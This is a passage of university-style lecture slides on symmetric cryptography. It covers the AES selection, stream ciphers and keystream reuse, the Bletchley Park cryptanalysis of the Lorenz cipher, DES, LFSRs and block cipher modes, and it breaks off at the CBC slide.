  - Only speculate or demonstrate using some other robustness assumptions
- They are robust until someone breaks them
- There are public guidelines with what should/must not be used
  - Sometimes anticipating future problems

**Public algorithms without known attacks are likely to be more robust**

- More people looking for weaknesses

**Algorithms with longer keys are likely to be more robust**

- And usually slower ...

# Cryptographic robustness

## Example: AES selection timeline

---

**AES: Advanced Encryption Standard**

**1997: NIST launches a challenge for the next AES**

- public knowledge and rights, symmetric, keys of 128, 192 and 256 bits

**1998: 15 candidates presented by researchers**

- CAST-256, Crypton, DEAL, DFC, Frog, HPC, LOKI97, Magenta, MARS, RC6, Rijndael, Safer+, Serpent, Twofish
- Entire community tried to find problems in the candidates

**1999: 5 proposals stayed secure**

- MARS, RC6, Rijndael, Twofish
- Entire community tried to find problems, and to evaluate the performance

**2001: Rijndael selected as the winner**

- MARS reduced versions are broken, RC6 and Twofish are still secure

**2002: Published as a FIPS PUB 197 and widely used**

# Stream Ciphers (1/2)

---

## Mixture of a keystream with the plaintext or ciphertext

- Random keystream (Vernam's one-time pad)
- Pseudo-random keystream (produced by generator using a finite key)

## Reversible mixture function

- e.g. bitwise XOR


$$C = P \oplus ks \quad P = C \oplus ks$$

## Polyalphabetic cipher

- Each keystream symbol defines an alphabet

# Stream Ciphers (1/2)

---



# Stream Ciphers (2/2)

---

## Keystream may be infinite but with a finite period

- The period depends on the generator


## Practical security issues

- Each keystream should be used **only once!**
  - Otherwise, the sum of cryptograms yields the sum of plaintexts

$$C_1 = P_1 \oplus K_s, \quad C_2 = P_2 \oplus K_s \quad \rightarrow \quad C_1 \oplus C_2 = P_1 \oplus P_2$$

- Plaintext length should be **smaller** than the keystream period
  - Keystream exposure is **total under known/chosen** plaintext attacks
  - Keystream cycles help cryptanalysts knowing plaintext samples
- **Integrity control is mandatory**
  - No diffusion! (only confusion)
  - Ciphertexts can easily be changed deterministically

# Lorenz (Tunny)




## 12-Rotor stream cipher

- Used by the German high-command during the 2nd WW
- Implements a stream cipher
- Each 5-bit character is mixed with 5 keystreams

## Operation


- 5 regularly stepped ( $\chi$ ) wheels
- 5 irregularly stepped ( $\psi$ ) wheels
  - All or none stepping
- 2 motor wheels
  - For stepping the  $\psi$  wheels
- Number of steps in all wheels is relatively prime



# Cryptanalysis of Tunny in Bletchley Park (1/5)

## They didn't know Lorenz internal structure

- They observed one only at the end of the war
- They knew about them because they could get 5-bit encrypted transmissions
- Using the 32-symbol Baudot code instead of Morse code



# Cryptanalysis of Tunny in Bletchley Park (2/5)

---

## The mistake (30 August 1941)

- A German operator had a long message (~4,000) to send
- He set up his Lorenz and sent a 12 letter indicator (wheel setup) to the receiver
- After ~4,000 characters had been keyed, by hand, the receiver said "send it again"

## The operator resets the machine to the same initial setup

- Same keystream! Absolutely forbidden!

## The sender began to key in the message again (by hand)

- But he typed a slightly different message!

# Cryptanalysis of Tunny in Bletchley Park (3/5)

---

$$C_0 = M_0 \oplus K_s$$

$$C_1 = M_1 \oplus K_s$$

$$M_1 = C_0 \oplus C_1 \oplus M_0 \rightarrow \text{text variations}$$

If you know part of the initial text ( $M_0$ ), you can find the variations

# Cryptanalysis of Tunny in Bletchley Park (4/5)

---

## Breakthrough

- Message began with a well known SPRUCHNUMMER — "msg number".
  - The first time the operator keyed in **SPRUCHNUMMER**
  - The second time he keyed in **SPRUCHNR**
  - Thus, immediately following the **N** the two texts were different!

**Both messages were sent to John Tiltman at Bletchley Park, which was able to fully decrypt them using an additive combination of the messages (Depths)**

- The 2nd message was ~500 characters shorter than the first one
- Tiltman managed to discover the correct message for the 1st ciphertext

**They got for the 1st time a long stretch of the Lorenz keystream**

- They did not know how the machine did it, ...
- ... but he knew that this was what it was generating!

# Cryptanalysis of Tunny in Bletchley Park (5/5): Colossus

---

**The cipher structure was determined from the keystream**

- But deciphering it required knowing the initial position of rotors

**Germans started using numbers for the initial wheels' state**

- Bill Tutte invented the double-delta method for finding that state
- The Colossus was built to apply the double-delta method

**Colossus**

- Design started in March 1943
- The 1,500 valve Colossus Mark 1 was operational in January 1944
- Colossus reduced the time to break Lorenz from weeks to hours

The Imitation Game, 2014, “describing” some activities at Bletchley Park

# Modern ciphers: types

---

## Concerning operation

- Block ciphers (mono-alphabetic)
- Stream ciphers (polyalphabetic)

## Concerning their key

- Symmetric ciphers (secret key or shared key ciphers)
- Asymmetric ciphers (or public key ciphers)

## Arrangements

	Block ciphers	Stream ciphers
Symmetric ciphers		
Asymmetric ciphers		DO NOT EXIST

# Symmetric ciphers

---

**Single secret key, shared by 2 or more peers**

## Allow

- Confidentiality among the key holders
- Limited authentication of messages
  - When block ciphers are used

## Advantages

- Performance (usually very efficient)

## Disadvantages

- N interacting peers, pairwise secrecy  $\rightarrow N \times (N-1)/2$  keys

## Problems

- Key distribution

# Symmetric block ciphers

---

## Usual approaches

- Large bit blocks usually greater than 128 bits

## Diffusion & confusion

- Permutation, substitution, expansion, compression
- Feistel Networks with multiple iterations
  - $L_i = R_{i-1}$      $R_i = L_{i-1} \oplus f(R_{i-1} \oplus, K_i)$
- Or substitution-permutation networks


## Most common algorithms

- DES (Data Enc. Stand.), D=64; K=56
- AES (Adv. Enc. Stand., aka Rijndael), D=128, K=128, 192, 256
- Other (Blowfish, CAST, RC5, etc.)

# Feistel Network

---

$$L_i = R_{i-1} \quad R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$



# Substitution Permutation Network

---

**S-Box: Substitution - based on input, switches bits in the output**

- not a 1 to 1 substitution
- ideal: all output bits depend on all input bits
- practical: at least half the output bits depend on a single input bit


**P-Box: Permutation - permutes input bits to output bits**

- ideal implementations permute all bits


**Operation of both depends on the key**

# Substitution Permutation Network

---



# DES: Data Encryption Standard



# DES: security strength

---

## Key selection

- Most 56 bit values are suitable keys
- 4 weak, 12 semi-weak keys, 48 possibly weak keys
  - Produce equal key schedules (one Ks, two Ks or four Ks)
  - Easy to spot and avoid

## Known attacks

- Exhaustive key space search (practical with 56bits keys)

## Solution: multiple encryption

- Double encryption is not (theoretically) more secure
- Triple encryption: 3DES (Triple-DES) or DES-EDE
  - With 2 or 3 keys
  - Equivalent key length of 112 or 168 bits
  - By using the same key, the 3DES is compatible with standard DES

# (Symmetric) stream ciphers

---


## Approaches

- Cryptographically secure pseudo-random generators (PRNG)
  - Using linear feedback shift registers (LFSR)
  - Using block ciphers
  - Other (families of functions, etc.)
- Usually not self-synchronized
- Usually without uniform random access

## Most common algorithms

- A5/1 (US, Europe), A5/2 (GSM)
- RC4 (802.11 WEP/TKIP, etc.)
- E0 (Bluetooth BR/EDR)
- SEAL (w/ uniform random access)
- Chacha20
- Salsa20

# Linear Feedback Shift Register (LFSR)




$2^n - 1$  non-null sequences

- If one of them has a  $2^n - 1$  period length, then they all have it

**Primitive feedback functions (primitive polynomials)**

- All non-null sequences have a  $2^n - 1$  period length

# Generators using many LFSR: A5/1 (GSM)



# Symmetric Block Ciphers

---

## Process text in blocks

- Text must be multiple of the blocksize
- In practice:  $\text{size}(\text{cryptogram}) \geq \text{size}(\text{plaintext})$

## Can apply both confusion and diffusion

- Inside the block
- ... but can be used as a stream cipher

## Most common encryption methods

- Especially when dealing with discrete objects (files, documents, data chunks)

## Most popular cipher: AES

# Deployment of (symmetric) block ciphers: Cipher modes

---

## Initially proposed for DES

- ECB (Electronic Code Book)
- CBC (Cipher Block Chaining)
- OFB (Output Feedback Mode)
- CFB (Cipher Feedback Mode)

## Can be used with other block ciphers

- In principle ...

## Some other modes do exist

- CTR (Counter Mode)
- GCM (Galois/Counter Mode)
- Tweaks

# Cipher Modes: Electronic Code Book (ECB)

Direct encryption of each block:  $C_i = E_K(T_i)$


Direct decryption of each block:  $T_i = D_K(C_i)$

Blocks are processed independently

- No Feedback mechanisms

Problem:

If  $T_1 = T_2$  then  $C_1 = C_2$



# Cipher Modes: Cipher Block Chaining (CBC)

**Encrypt each block  $T_i$  with feedback from  $C_{i-1}$**

